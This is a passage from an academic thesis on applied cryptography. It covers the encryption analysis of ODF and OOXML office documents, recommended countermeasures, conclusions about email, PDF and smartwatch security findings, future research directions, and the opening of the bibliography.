Integrity Protection The ODF standard defines a checksum over the first 1024 octets of the decrypted contents, intended as a quick check for the correct password. However, this checksum is optional; an attacker can remove it from the `manifest.xml`. As no other means of integrity protection exists, the document format cannot prevent ciphertext manipulations.

Known Plaintext Practical chosen-ciphertext attacks on CBC-encrypted documents require known plaintext. The `content.xml` file contains the document contents and starts with a fixed XML header in unencrypted ODF documents, promising a good basis for known plaintext. However, in encrypted documents, the plaintext is obscured by several implementation details.

LibreOffice prefixes the plaintext of encrypted documents with an XML comment containing a long, document-unique, Base64-encoded binary string after the fixed header. By itself, this does not remove (or even displace) the known plaintext. However, each file entry in the ODF document is compressed with the *Deflate* algorithm before being encrypted. As shown by Poddebniak et al. [239], *Deflate* compression dramatically increases the entropy of the plaintext. The random comment further increases this entropy. Therefore, we conclude that attackers cannot gain a sufficiently long known plaintext from the `content.xml` file. Mueller et al. [218] show that attackers can use any known plaintext encrypted with AES in CBC mode under the same symmetric key as a base for malleability attacks. However, while ODF documents contain multiple encrypted files, a new key is derived for each file. Therefore, an attacker cannot reuse any known plaintext from other document files.

Targeted Manipulation and Content Exfiltration Assuming an attacker could obtain an entire 16-byte block of known plaintext, they can perform targeted modifications of the plaintext. The most reasonable target for modifications is the `content.xml` file. However, since the XML parser of LibreOffice is quite strict, any manipulations must be XML-conforming. This leads to two challenges: (1) any opened tags must be closed again, and (2) all manipulated plaintexts must be correctly XML-encoded.

The original plaintext is compressed, making modifications much harder. While it was shown in [239] and [218] that *Deflate* compressed ciphertexts can be prefixed with chosen plaintext using malleability gadgets, suffixing the original plaintext with chosen data is more complicated due to the inner workings of the *Deflate* algorithm. Therefore, the attacker cannot surround the original

```
<encryption xmlns="http://schemas.microsoft.com/office/2006/encryption"
    xmlns:c="http://schemas.microsoft.com/office/2006/keyEncryptor/certificate"
    xmlns:p="http://schemas.microsoft.com/office/2006/keyEncryptor/password">
  <keyData
    saltSize="16" blockSize="16" keyBits="256" hashSize="64"
    cipherAlgorithm="AES" cipherChaining="ChainingModeCBC"
    hashAlgorithm="SHA512" saltValue=[salt] />
  <dataIntegrity encryptedHmacKey=[HMAC Key] encryptedHmacValue=[HMAC] />
  <keyEncryptors>
    <keyEncryptor
       uri="http://schemas.microsoft.com/office/2006/keyEncryptor/password">
       <p:encryptedKey
         spinCount="100000" saltSize="16" blockSize="16" keyBits="256" hashSize="64"
         cipherAlgorithm="AES" cipherChaining="ChainingModeCBC"
         hashAlgorithm="SHA512" saltValue=[saltValue]
         encryptedVerifierHashInput=[hash input]
         encryptedVerifierHashValue=[hash] encryptedKeyValue=[key] />
    </keyEncryptor>
  </keyEncryptors>
</encryption>
```

Listing 8.12: **Example from an encrypted OOXML document.** Encryption and key derivation parameters are red, integrity protection parameters blue.

plaintext with new XML tags (see challenge (1)). Furthermore, any XML-specific characters—i.e., < and \&—must be entities and cannot be contained in wrapped plaintext. This is a problem if the attacker wraps the original plaintext (which is XML-encoded) as well as if these characters occur in the random bytes caused by ciphertext manipulations (see challenge (2)).

8.4.6.2 OOXML Encryption

The "Office Document Cryptography Structure" [203] defines four mechanisms to create password-protected documents: XOR obfuscation, 40-bit RC4 encryption, CryptoAPI encryption, and ECMA-376 encryption. The newest—ECMA-376 encryption—has three variants, configurable via a structure named `EncryptionInfo`:

(1.) "Standard Encryption" uses a binary `EncryptionInfo` structure, AES encryption, and SHA-1 hashing.

(2.) "Agile Encryption" uses an XML `EncryptionInfo` structure. It allows variable encryption and hashing algorithms.

(3.) "Extensible Encryption" allows arbitrary cryptographic primitives.

Recent versions of Microsoft Office use ECMA-376 document encryption, specifically *agile* encryption. When encrypting with agile encryption, an XML `EncryptionInfo` structure is created, which contains the used hashing and encryption algorithms. In practice, current Office versions encrypt using AES in CBC mode and use SHA-512 for hashing. An example `EncryptionInfo` structure is depicted in Listing 8.12.




Figure 8.1: **Warning shown by Microsoft Office if the document was manipulated (wrong HMAC).** Note that "No" is the default choice.

Integrity Protection The OOXML specification defines a `DataIntegrity` XML tag which "specifies data used to verify whether the encrypted data passes an integrity check." It "MUST be generated," but "it SHOULD be present" [203]. In practice, LibreOffice does not open OOXML documents with a missing or incorrect `DataIntegrity` tag. Microsoft Office instead shows a warning that informs the user of potential tampering, in which not opening the document is the default choice.

The integrity check is based on a Hash-based Message Authentication Code (HMAC) using the hash defined in `EncryptionInfo`. The HMAC key and the HMAC are encrypted under the content-encryption key derived from the password. The Initialization Vector (IV) is derived from both the salt value from the `EncryptionInfo` and a constant `blockKey` [203]. Therefore, even though these values are encrypted with AES-CBC under a shared key with the content, an attacker cannot easily modify them with a malleability gadget.

Known Plaintext and Partial Encryption Encrypted OOXML documents contain the entire document in a single encrypted stream within an OLE compound file (or simply the unencrypted OOXML document) split into 4096-byte chunks—each encrypted under the same key with a new derived IV [203]. In contrast to ODF, OOXML encryption does not allow for partial encryption.

Since OOXML documents are ZIP files, enough known plaintext is available from the format header to perform malleability attacks.

Targeted Manipulation and Content Exfiltration An attacker might be able to create an entire OOXML document using malleability gadgets to exfiltrate confidential content. However, since an attacker cannot currently bypass the integrity protection, this is left for future work. Potential issues with this approach include dealing with the renewed IV from the chunk borders and the XML-based issues described for ODF.

8.4.6.3 General Issues

Even though OOXML and ODF employ the same general cryptographic primitives as encrypted email and PDF, the constructions are not exploitable for plaintext exfiltration.

The OOXML standard protects the user from plaintext exfiltration using (albeit crude) integrity protection. On the other hand, the ODF standard employs no *conscious* countermeasures. Instead, the absence of known plaintext and the

intricacies of the Deflate algorithm prevent the construction of valid XML structures that exfiltrate plaintext. These defenses are not rigorous countermeasures against sophisticated attacks but protect by chance and obscurity.

8.5 Countermeasures

This section discusses mitigations, countermeasures, and common best practices to be applied by security-focused OOXML and ODF implementations, as well as the specification.

8.5.1 Removing Insecure Features

Aside from short-term mitigations based on implementation fixes for certain attacks (e.g., disallowing XForms to submit data to local files), the standard should remove dangerous functionality that is rarely used, such as the possibility to include external files in a document. Unfortunately, it depends on the use case, and it is not always clear which features are "insecure". For example, users can use macros for benign purposes, such as inserting a company's letterhead into a document, but also to install malware. This *all-or-nothing* approach regarding macros is debatable. It enables code execution by design once allowed by the user. In general, the feature richness of OOXML and ODF is problematic from a security point of view. The authors think that reduced complexity would benefit office document security and privacy.

Both major office suites, Microsoft Office and LibreOffice, could profit from modern architectures, which include a granular permission system. For example, an office application should ask users for *network* permissions when accessing the corresponding APIs. Even if macros are allowed, their capabilities should be restricted (e.g., using sandboxing).

8.5.2 Privacy by Default

Office suites should not allow documents to open network connections silently. If remote content has to be supported, the application should ask the user for confirmation before making any network connections to a third party. Furthermore, metadata included in saved or exported documents should be reduced to a minimum in the default settings to prevent unintended exposure of potentially sensitive information such as usernames.

8.5.3 Limitation of Resources

Data decompression should halt once the overall size of the decompressed data exceeds an upper limit—a best practice discussed, for example, by Pellegrino [235] to protect against compression bombs. Modern office suites should implement this mitigation strategyto prevent malicious documents from consuming all available resources.

8.5.4 Elimination of Ambiguities

Specifications need to be precise regarding which parts of the document structure are to be processed and displayed, thereby allowing no room for interpretation by implementations. However, eliminating ambiguities and edge cases is challenging because the OOXML and ODF standards are very complex. Furthermore, unambiguous specifications would only protect the document structure and not prevent high-level conditional statements, for example, embedded within spreadsheet formulas or macros. An attacker may abuse these conditionals to display ambiguous content based on certain pre-defined conditions.

8.5.5 Improving Choice of Cryptographic Primitives

While attacks on the encryption of ODF and OOXML documents remain only theoretical, it would still serve both formats well to change the standard to include modern cryptographic primitives (e.g., Authenticated Encryption (AE)). They would profit from commonly used (and therefore analyzed) encryption and integrity protection schemes. This is particularly important for the ODF standard, as trusting in the structure of the format to thwart cryptographic attacks is dangerous. Therefore, a long-overdue update of the ODF standard should move towards authenticated encryption.

8.6 Conclusion

OOXML and ODF are feature-rich office document formats. While the risks of some delicate features, such as macros, are well-known, others are unknown even to security experts. In this work, we systematically analyzed dangerous functionality provided by OOXML and ODF and evaluated the de facto reference implementations, MS Office and LibreOffice. Besides giving a comprehensive survey of past attacks based on malicious office documents, we propose various novel approaches, for example, leading to arbitrary code execution in LibreOffice based on pure logic chain exploitation of legitimate features.

We analyze the embedded encryption mechanisms of the protocols and show that they use the same primitives as recently broken encryption protocols in e-mail and Portable Document Formats (PDFs). However, we could not extend the techniques from these attacks to ODF and OOXML because of the file formats' intricacies and (crude) integrity protection measures. Nevertheless, we show that the standards only provide lax protections against sophisticated attacks. We argue that they should upgrade the deployed cryptography and add explicit security recommendations.

We depict the similarities and differences between OOXML and ODF and show that both file formats suffer from similar weaknesses. This similarity highlights the demand for a secure office document format and leaves the question of whether a document format needs all these potentially insecure features. Future research should address the vulnerabilities discovered in this work directly during the specification design.

8.6.1 Future Research Directions

This section discusses attack targets beyond office suites and proposes future research directions and challenges.

Attacks on Printers Attacks against network printers are traditionally bound to printer-specific protocols and data formats such as PostScript, PJL, or PCL [220]. However, many modern printers and MFPs have native support for directly processing OOXML documents and putting them onto paper—without additional printer drivers to convert between data formats. Our attacks may apply to such embedded OOXML interpreters running on printing devices, for example, to cause DoS on a printer or to include sensitive files from its hard disk. Furthermore, OOXML has a feature to embed PostScript within a document (`<w:printPostScriptOverText>`). Attackers may use this feature to hide malicious PostScript code to be executed on the printer in office documents.

Attacks on Web Applications In this work, we only tested Office 365 Cloud and LibreOffice Online. However, many more web applications can process OOXML and ODF files. Besides importing malicious documents into further online word processors such as Google Docs, office documents are processed on cloud storage services such as Dropbox, which generate preview images for uploaded files. One attack class of particular interest is reading local files because the impact can be considered more severe on a server than on a client. For LFI (local file inclusion) attacks based on malicious OOXML/ODF documents, the backchannel to exfiltrate files can be the rendered document itself. However, other web attacks such as *SSRF* or *CSRF* (cf. [236, 41]) could also potentially be performed based on URL invocation features, depending on whether the document is processed on the server side or the client side (i.e., by the web browser).

Adapting Content Masking Attacks It would be interesting to broaden the scope of our attacks based on ambiguities when parsing OOXML/ODF documents. Content masking attacks could be extended to other domains:

(1.) Anti-virus and malware detection tools may be tricked to scan only benign parts of a malicious office document.

(2.) Plagiarism detection software may be deceived into checking another text than the one shown in office suites.

(3.) Search engines indexing text in office documents could be misled to rank up documents containing spam.

Similar attacks have been shown by Markwood et al. [191] with ambiguous PDF files and could be adapted to OOXML/ODF, which is to be considered as future research.

Fuzzing OOXML an ODF As described in Section 8.4.5, we accidentally found a memory corruption in the XHTML parser of MS Office without performing any targeted file format fuzzing. Microsoft classified this as remote code execution with a CVSS score of 9.3.

Considering this coincidental issue, future research should concentrate on fuzzing OOXML and ODF. Given the complexity of both data formats, this may reveal further vulnerabilities in office suites and other OOXML and ODF processing applications. Office file format fuzzing can occur on multiple layers: the physical structure (ZIP archive), the logical structure (i.e., file and directory names), or the XML syntax level. This potentially provides countless methods for malicious user input.

Automated Specification Analysis During our study, we struggled with manual analysis of the extensive specifications of OOXML and ODF. We searched for existing approaches to automate manual processing. We found only one tool called *Delution* for automated documentation analysis capable of discovering potential gaps [51]. Unfortunately, we could not adapt *Delution* to analyze the specifications due to execution exceptions and missing support to analyze the documentation files. Although further improvements are needed, such approaches look promising.

Ending

9 Conclusions and Future Work

> *Security at the expense of usability*
> *comes at the expense of security.*
> — Avi Douglen (AviD's Rule of Usability) [21]

With the rise of the Internet and instantaneous communication, surveillance by malicious and nation-state actors has drastically increased. Therefore, the protection of sensitive data is paramount to guarantee the privacy of users around the world. (Applied) cryptography is a necessary tool for achieving this.

The primary cryptographic tool for securing sensitive data, encryption, has become ubiquitous. We made it part of our everyday work and leisure: sending emails and instant messages, opening sensitive documents, and sometimes even on the wrist of individuals whose privacy needs the most protection—children. Unfortunately, our research shows that *implementations* of encryption are often not as good as they should be—as showcased by over 40 Common Vulnerabilities and Exposures (CVE) numbers assigned to the vulnerabilities we found.

Many of these vulnerabilities result from the interaction of cryptography with non-cryptographic features. We argue that the main reason for this is complexity: the analyzed ecosystems are far more complex than, e.g., the tightly controlled ecosystem of encrypted messengers such as Signal, which are not plagued by similar issues. A complex ecosystem necessarily leads to non-obvious interactions between all its elements. If the standards insufficiently describe these interactions, they lead to corner cases in which developers must make security-relevant decisions—in many cases, without being aware of the relevancy to security. The breadth of issues indicates that these corner cases lead to structural problems in the tested protocols and formats.

9.1 Summary of Results

Our research revealed that many cryptographic implementations and standards are vulnerable to attacks. Following, we give a short overview of our results.

Attacks on Transport Encryption and Custom Cryptographic Protocols
In Part I of this thesis, we investigated transport encryption in the email context—especially STARTTLS—(Chapter 3) and both cryptographic and non-cryptographic vulnerabilities in smartwatches for children (Chapter 4).

The attacks against STARTTLS demonstrate that adding security "after-the-fact", i.e., after the protocols (SMTP, POP3, and IMAP) were initially specified, comes at a risk of catastrophic failure. Adding a plaintext negotiation phase to the TLS protocol creates interactions with current and future protocol features, which must now be checked for security problems. Additionally, the increased

complexity adds room for structural implementation bugs such as the command and response injection. An active Meddler-in-the-Middle (MitM) attacker can use these vulnerabilities to obtain both user credentials and email content.

Our security analysis of smartwatches for children, on the other hand, revealed how non-standardized protocols and implementations fail in practice. While all manufacturers used TLS to protect their communications between the smartphone app and the server, only one manufacturer did so between the watch and the server. In contrast, the others relied solely on GSM's and UMTS' (well-known to be weak) encryption. Additionally, one manufacturer deactivated TLS certificate checks, negating the security benefits of transport encryption in the presence of an active MitM attacker. Furthermore, all but one tested smartwatch ecosystem was vulnerable to classic web security attacks, revealing children's sensitive data.

Even the only smartwatch manufacturer with good TLS security *and* no detectable API security vulnerabilities seems to have added TLS encryption only later (as we discovered after an update during our research). Before (and for unknown reasons still afterward *inside* TLS-protected traffic), they used RC4 encryption with a static key to encrypt messages between app and server and watch and server—which can easily be broken with known-plaintext attacks. Moreover, even in the absence of such attacks, it remains a glaring issue that the manufacturer will always be able to read all data sent by the watches and the applications as long as no end-to-end encryption is in place. This negligent protection of the sensitive data of children is most concerning.

Decryption Oracle Attacks Part II examined a specific type of adaptive chosen-ciphertext attacks called *Decryption Oracle Attacks*. These attacks typically send a query (a ciphertext) to a decryptor, which then returns a response leaking details about the decryption result—often via an unintended side channel.

In Chapter 5, we presented a deep analysis of format oracles in email end-to-end encryption in the form of S/MIME and OpenPGP. While this research uncovered side channels leading to exploitable format oracles and full decryption in two S/MIME implementations, the most interesting insights from this research arise when looking at the implementations that are *not* vulnerable. We showed that email clients do not take conscious countermeasures against these kinds of attacks but are mainly resistant due to incomplete implementations and implementation specifics, both of which are at odds with the usability of encryption.

Our research presented in Chapter 6 further analyzes a specific oracle attack against OpenPGP and S/MIME-encrypted emails. Instead of requiring many queries—as usual when performing oracle attacks—this work introduced the creation of *self-exfiltrating ciphertexts* through malleability gadgets. This allows attackers to exfiltrate the entire plaintext of an encrypted email over backchannels like external resources by sending a single email to the victim.

We then extended the methods introduced in Chapter 6 to Portable Document Format (PDF) (Chapter 7) and office documents (Chapter 8). However, the research's insights go beyond a straightforward application to new formats. Its main contribution lies in extending the work on building self-exfiltrating,

compressed ciphertexts to exploit malleability gadgets. Using these techniques, we could exfiltrate any PDF document encrypted with modern algorithms using a single manipulated document sent to the victim.

Chapter 8 presents a study of the techniques' limitations: we could not exfiltrate plaintexts via malleability gadgets in office documents. For one, as expected, integrity protection prevents the attacks from working out of the box (even though it is questionable if a simple warning will prevent the victim from opening the document). Second, the applied compression makes it hard to build manipulated plaintexts that decrypt to valid XML files, mainly because the Deflate algorithm prevents suffixing compressed data.

9.2 Structural Problems in Applied Cryptography

The main reason for insecurity in the analyzed protocols and formats is apparent: complexity. Protocols such as TLS have undergone rigorous restructuring and streamlining, eliminating many elements that previously led to vulnerabilities and updating the cryptographic primitives. Other ecosystems, e.g., the Signal messenger, have been designed with a tightly defined scope, and new features are evaluated for their impact on the security of the encryption. However, this is not the case for the email ecosystem: it is defined by many loosely related standards and implemented by an immense amount of diverse applications. Office and PDF documents suffer from feature creep leading to complexity: the current PDF and ODF specifications encompass around a thousand pages, and the OOXML standard comes in at about 6,000 pages. The complexity leads to insecurity of the cryptography in these standards in three ways:

(1.) **Outdated Cryptography:** Mainly because cryptography is not the primary focus in these ecosystems, the standards have not kept up with the insights of cryptographic research and still use known to be vulnerable primitives and constructions.

(2.) **Ecosystem Complexity:** In email, the cryptographic standards were developed separately from the base standards, extending an already complex ecosystem with even more complexity and interactions. In PDF, Open Document Format for Office Applications (ODF), and Office Open XML (OOXML), on the other hand, cryptography is only a small part of very feature-rich specifications. These standards and features interact in non-obvious and non-trivial ways that are hard to predict and specify.

(3.) **Obscured Interactions:** Developers and researchers often consider adaptive chosen-ciphertext attacks impractical against protocols such as email and at-rest files. This comes from the assumption that these ecosystems are "offline" and non-interactive, and exploitation would require a lot of user interaction. Here, the complexity of the ecosystems obscures interactions, leading to vulnerabilities.

Sustainably fixing these issues requires work on the underlying standards. Updating the cryptography seems to be the obvious choice since it would

rectify the underlying cryptographic vulnerabilities, leading to, for example, the presented format oracle attacks. However, cryptographic updates would have neither fixed the STARTTLS attacks nor the direct exfiltration attack against emails—they arise from the complexity of the ecosystem. The proper solution would be to reduce complexity by carefully evaluating each feature's importance, security impact, and interaction with the ecosystem.

This insight reveals an interesting conflict: adding new features—and therefore increasing usability—can come at the expense of security when not all interactions with security features are considered. And—as the relatively low usage of email encryption shows—usability often wins in this conflict.

9.3 Real-World Impact of this Thesis

Our research into the corner cases of applied cryptography has impacted many applications and several standards. The responsible CVE authorities have assigned over 40 CVE numbers to our reported vulnerabilities. In most cases, these vulnerabilities were promptly fixed by the corresponding vendors, making these applications more secure.

Unfortunately, for the smartwatch research in Chapter 4, the actual countermeasures taken by the vendors are unknown. One of the manufacturers has since filed for bankruptcy; one other promised to fix the underlying issues. The other two OEMs never replied to our disclosure.

More importantly, our research has impacted the underlying standards. Our attacks on email end-to-end encryption have been referenced in the S/MIME 4.0 standard to emphasize the recommendation to use authenticated encryption and the requirement to treat each part of an email as if they came from a different origin [263, Section 6]. The current draft of the OpenPGP RFC also emphasizes the need for non-malleable encryption by citing research from Chapter 6. They also state that integrity errors must halt with an error message and non-integrity-protected (historical) data should be handled with caution. [304, Section 14.7] The IETFs Limited Additional Mechanisms for PKIX and SMIME (lamps) working group is currently working on a document with "Guidance on End-to-End E-Mail Security" [126]. The latest draft references research from Chapters 5 and 6 and requires email clients to treat decrypted message parts as distinct MIME subtrees.

Furthermore, the IMAP4Rev2 standard acknowledges our work from Chapter 3 by pointing out security issues with the `ALERT` and `PREAUTH` responses. [199, Acknowledgements] The current version recommends `PREAUTH` greetings only on TLS-protected connections, effectively preventing our STARTTLS attacks. The RFC further states that implementers should handle `ALERT`s on non-authenticated connections with caution. [199]

According to correspondence with Adobe, the encryption in PDF documents will be updated with our recommendations from Chapter 7 in a future standard version. Due to organizational issues and PDF becoming an ISO standard, the actual implementation details are unknown to us.

9.4 Future Work

Besides answering many questions about cryptographic implementations in various protocols and applications, our research also leads to new, unanswered questions and potential issues.

Our research shows that interaction between various protocols and even protocol features leads to non-obvious and non-trivial vulnerabilities. While we extensively analyzed email submission, retrieval, and end-to-end encryption protocols, more interactions are relevant for security. In upcoming research, we will concentrate on (1) automatic configuration of email clients, (2) interaction inside the S/MIME ecosystem, and (3) interaction with address book protocols (e.g., Lightweight Directory Access Protocol (LDAP)).

Automatic Email Client Configuration For most Mail Service Providers (MSPs), adding a new mailbox to the email client is as simple as entering the email address in the setup wizard. However, the email client communicates with several servers in the background to achieve this automatic configuration. These servers include MSPs' web servers, email servers, public DNS servers, and configuration databases. The interaction in this ecosystem might lead to new, as of yet unknown, security issues.

Interaction in the S/MIME Ecosystem Prior research analyzed how email clients handle S/MIME certificates [215]. We plan a detailed analysis of the S/MIME ecosystem. We expect interesting insights about the ecosystem's security, including certificate management issues—e.g., can S/MIME certificates reliably be revoked without sacrificing the users' privacy?—and hope to reveal potential issues in certificate creation—e.g., weak random number generators.

Furthermore, there has been little research into the security of S/MIME 4.0—mainly because it is a relatively recent standard not yet widely implemented. Future research could look into the problems arising from the currently deployed S/MIME 3.2 and 4.0 co-existing—are there secure and usable upgrade paths?

Interaction with Address Book Protocols Most organizations provide employees with an address book server to integrate directly into their email clients. They commonly achieve this using the Lightweight Directory Access Protocol (LDAP). However, LDAP is not only a simple address book, but LDAP entries can hold arbitrary attributes, e.g., user certificates for S/MIME encryption, leading to another protocol that might interact in unexpected ways with the email ecosystem.

All in all, research into corner cases of modern applied cryptography will most probably reveal unexpected security issues for the foreseeable future.

Bibliography

[1] *42.Zip*. Mar. 2000. URL: https://www.unforgettable.dk/ (visited on 02/03/2023).

[2] Edmond Aboud and Darragh O'Brien. "Detection of Malicious VBA Macros Using Machine Learning Methods". In: *Proceedings of the 26th AIAI Irish Conference on Artificial Intelligence and Cognitive Science*. Irish Conference on Artifical Intelligence and Cognitive Science. Vol. 2259. CEUR Workshop Proceedings. CEUR-WS.org, 2018, pp. 374–385. URL: http://ceur-ws.org/Vol-2259/aics%5C_34.pdf.

[3] Adobe Systems. *Adobe Supplement to the ISO 32000, BaseVersion: 1.7, ExtensionLevel: 3 (Archived)*. June 2008. URL: https://web.archive.org/web/20220306152229/https://www.adobe.com/content/dam/acom/en/devnet/pdf/adobe_supplement_iso32000.pdf (visited on 03/06/2022).

[4] Adobe Systems. *Applying Actions and Scripts to Pdfs*. Apr. 2019. URL: https://helpx.adobe.com/acrobat/using/applying-actions-scripts-pdfs.html (visited on 02/03/2023).

[5] Adobe Systems. *Displaying 3D Models in Pdfs*. June 2017. URL: https://helpx.adobe.com/acrobat/using/displaying-3d-models-pdfs.html (visited on 02/03/2023).

[6] Adobe Systems. *How to Fill in PDF Forms*. Apr. 2019. URL: https://helpx.adobe.com/en/acrobat/using/filling-pdf-forms.html (visited on 02/03/2023).

[7] Adobe Systems. *PDF Reference, Version 1.7*. manual. Nov. 2006. URL: https://opensource.adobe.com/dc-acrobat-sdk-docs/pdfstandards/pdfreference1.7old.pdf (visited on 02/03/2023).

[8] Adobe Systems. *Starting a PDF Review*. Apr. 2019. URL: https://helpx.adobe.com/acrobat/using/starting-pdf-review.html (visited on 02/03/2023).

[9] Adobe Systems. *XMP Specification Part 1 - Data and Serialization Model*. Apr. 2012. URL: https://github.com/adobe/XMP-Toolkit-SDK/blob/main/docs/XMPSpecificationPart1.pdf (visited on 02/03/2023).

[10] Adobe Systems Incorporated. *Acrobat JavaScript Scripting Guide*. July 19, 2005. URL: ftp://ftp-pac.adobe.com/pub/adobe/devnet/acrobat/pdfs/acro7jsguide.pdf (visited on 02/03/2023).

[11] Nadhem J. Al Fardan and Kenneth G. Paterson. "Lucky Thirteen: Breaking the TLS and DTLS Record Protocols". In: *2013 IEEE Symposium on Security and Privacy*. May 2013, pp. 526–540. DOI: 10.1109/SP.2013.42. URL: https://ieeexplore.ieee.org/document/6547131.

[12] Ange Albertini. "This PDF Is a JPEG; or, This Proof of Concept Is a Picture of Cats". In: *PoC 11 GTFO 0x03* (2014). URL: https://www.alchemistowl.org/pocorgtfo/pocorgtfo03.pdf.

[13] Martin R. Albrecht and Kenneth G. Paterson. "Lucky Microseconds: A Timing Attack on Amazon's S2n Implementation of TLS". In: *Advances in Cryptology – EUROCRYPT 2016*. EUROCRYPT. Ed. by Marc Fischlin and Jean-Sébastien Coron. Berlin, Heidelberg: Springer Berlin Heidelberg, 2016, pp. 622–643. ISBN: 978-3-662-49890-3. URL: https://link.springer.com/chapter/10.1007/978-3-662-49890-3_24.

[14] Martin R. Albrecht, Kenneth G. Paterson, and Gaven J. Watson. "Plaintext Recovery Attacks against SSH". In: *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*. SP '09. Washington, DC, USA: IEEE Computer Society, 2009, pp. 16–26. ISBN: 978-0-7695-3633-0. DOI: 10.1109/SP.2009.5. URL: http://dx.doi.org/10.1109/SP.2009.5.

[15] Martin R. Albrecht et al. "A Surfeit of SSH Cipher Suites". In: *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS '16)*. ACM SIGSAC Conference on Computer and Communications Security (CCS). CCS '16. New York, NY, USA: ACM, 2016, pp. 1480–1491. ISBN: 978-1-4503-4139-4. DOI: 10.1145/2976749.2978364. URL: http://doi.acm.org/10.1145/2976749.2978364.

[16] Chema Alonso et al. "Disclosing Private Information from Metadata, Hidden Info and Lost Data". In: *BlackHat Europe 2009 Whitepapers*. BlackHat Europe. BlackHat, Aug. 2008. URL: https://www.blackhat.com/presentations/bh-europe-09/Alonso_Rando/Blackhat-Europe-09-Alonso-Rando-Fingerprinting-networks-metadata-whitepaper.pdf.

[17] Amnesty International. *Verschlüsselte kommunikation via PGP oder S/MIME*. Amnesty International. URL: https://www.amnesty.de/keepitsecret (visited on 02/22/2018).

[18] ANIO GmbH. *Kinder-Smartwatches: Sicherheitsgewinn Oder Sicherheits-Risiko?* Apr. 2020. URL: https://www.aniowatch.com/2020/04/04/kinder-smartwatches-sicherheitsgewinn-oder-sicherheits-risiko (visited on 04/13/2020).

[19] Illinois General Assembly. *720 ILCS 5 - Article 14. Eavesdropping*. Dec. 2014. URL: http://www.ilga.gov/legislation/ilcs/ilcs4.asp?DocName=072000050HArt%2E+14&ActID=1876&ChapterID=0&SeqStart=34200000&SeqEnd=35400000 (visited on 02/03/2023).

[20] John August. *Try to Open This PDF, Cont'd*. 2014. URL: https://johnaugust.com/2014/try-to-open-this-pdf-contd (visited on 02/03/2023).

[21] AviD. *Answer to "XKCD #936: Short Complex Password, or Long Dictionary Passphrase?"* Information Security Stack Exchange. Aug. 11, 2011. URL: https://security.stackexchange.com/a/6116 (visited on 01/23/2023).

[22] Nimrod Aviram et al. "DROWN: Breaking TLS Using Sslv2". In: *Proceedings of the 25th USENIX Security Symposium (USENIX Security '16)*. USENIX Security Symposium. Austin, TX: USENIX Association, Aug. 2016, pp. 689–706. ISBN: 978-1-931971-32-4. URL: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/aviram.

[23] Michael Backes, Markus Dürmuth, and Dominique Unruh. "Information Flow in the Peer-Reviewing Process". In: *Proceedings of the 2007 IEEE Symposium on Security and Privacy (S&P '07)*. IEEE Symosium on Security and Privacy (S&P). 2007, pp. 187–191. URL: https://ieeexplore.ieee.org/document/4223224.

[24] Romain Bardou et al. "Efficient Padding Oracle Attacks on Cryptographic Hardware". In: *Advances in Cryptology – CRYPTO 2012*. Springer, 2012, pp. 608–625. URL: https://link.springer.com/chapter/10.1007/978-3-642-32009-5_36.

[25] R. Bearden and D. Lo. "Automated Microsoft Office Macro Malware Detection Using Machine Learning". In: *2017 IEEE International Conference on Big Data (Big Data)*. 2017, pp. 4448–4452. DOI: 10.1109/BigData.2017.8258483. URL: https://ieeexplore.ieee.org/abstract/document/8258483.

[26] Tod Beardsley. *IoT Vuln Disclosure: Children's GPS Smart Watches (R7-2019-57)*. Rapid 7. Dec. 11, 2019. URL: https://blog.rapid7.com/2019/12/11/iot-vuln-disclosure-childrens-gps-smart-watches-r7-2019-57/ (visited on 02/03/2023).

[27] Gabrielle Beck, Maximilian Zinkus, and Matthew Green. "Automating the Development of Chosen Ciphertext Attacks". In: *Proceedings of the 29th USENIX Security Symposium (USENIX Security '20)*. 14th USENIX Workshop on Offensive Technologies (WOOT 20). USENIX Association, Aug. 2020, pp. 1821–1837. ISBN: 978-1-939133-17-5. URL: https://www.usenix.org/conference/usenixsecurity20/presentation/beck.

[28] A.K. Bhushan et al. *Standardizing Network Mail Headers*. RFC 561. IETF, Sept. 1973. URL: http://tools.ietf.org/rfc/rfc0561.txt.

[29] P. Bieringer. *Decompression Bomb Vulnerabilities*. AERAsec Network Services and Security GmbH. Mar. 2, 2004. URL: https://dl.packetstormsecurity.net/papers/virus/decompression-bomb-vulnerability.html (visited on 03/02/2022).

[30] Christopher Bleckmann-Dreher. "Watchgate - How Stupid Smartwatches Threaten the Security and Safety of Our Children". Troopers 2019. Mar. 2019. URL: https://troopers.de/downloads/troopers19/TROOPERS19_NGI_IoT_Watchgate.pdf (visited on 02/03/2023).

[31] Daniel Bleichenbacher. “Chosen Ciphertext Attacks against Protocols Based on the RSA Encryption Standard PKCS# 1”. In: *Advances in Cryptology — CRYPTO ’98*. Vol. 1462. Berlin, Heidelberg: Springer Berlin Heidelberg, 1998, pp. 1–12. ISBN: 978-3-540-64892-5. URL: http://link.springer.com/10.1007/BFb0055716 (visited on 01/06/2022).

[32] Hanno Böck. *Pwncloud – Bad Crypto in the Owncloud Encryption Module*. Hanno’s Blog. Apr. 4, 2016. URL: https://blog.hboeck.de/archives/880-Pwncloud-bad-crypto-in-the-Owncloud-encryption-module.html (visited on 01/10/2022).

[33] Hanno Böck. *SKS: Das Ende der alten PGP-Keyserver*. Golem.de - IT-News für Profis. Jan. 25, 2021. URL: https://www.golem.de/news/sks-das-ende-der-alten-pgp-keyserver-2106-157613.html (visited on 01/16/2023).

[34] Hanno Böck, Juraj Somorovsky, and Craig Young. “Return of Bleichenbacher’s Oracle Threat (ROBOT)”. In: *Proceedings of the 27th USENIX Security Symposium (USENIX Security ’18)*. USENIX Security Symposium. Baltimore, MD: USENIX Association, Aug. 2018, pp. 817–849. ISBN: 978-1-939133-04-5. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/bock.

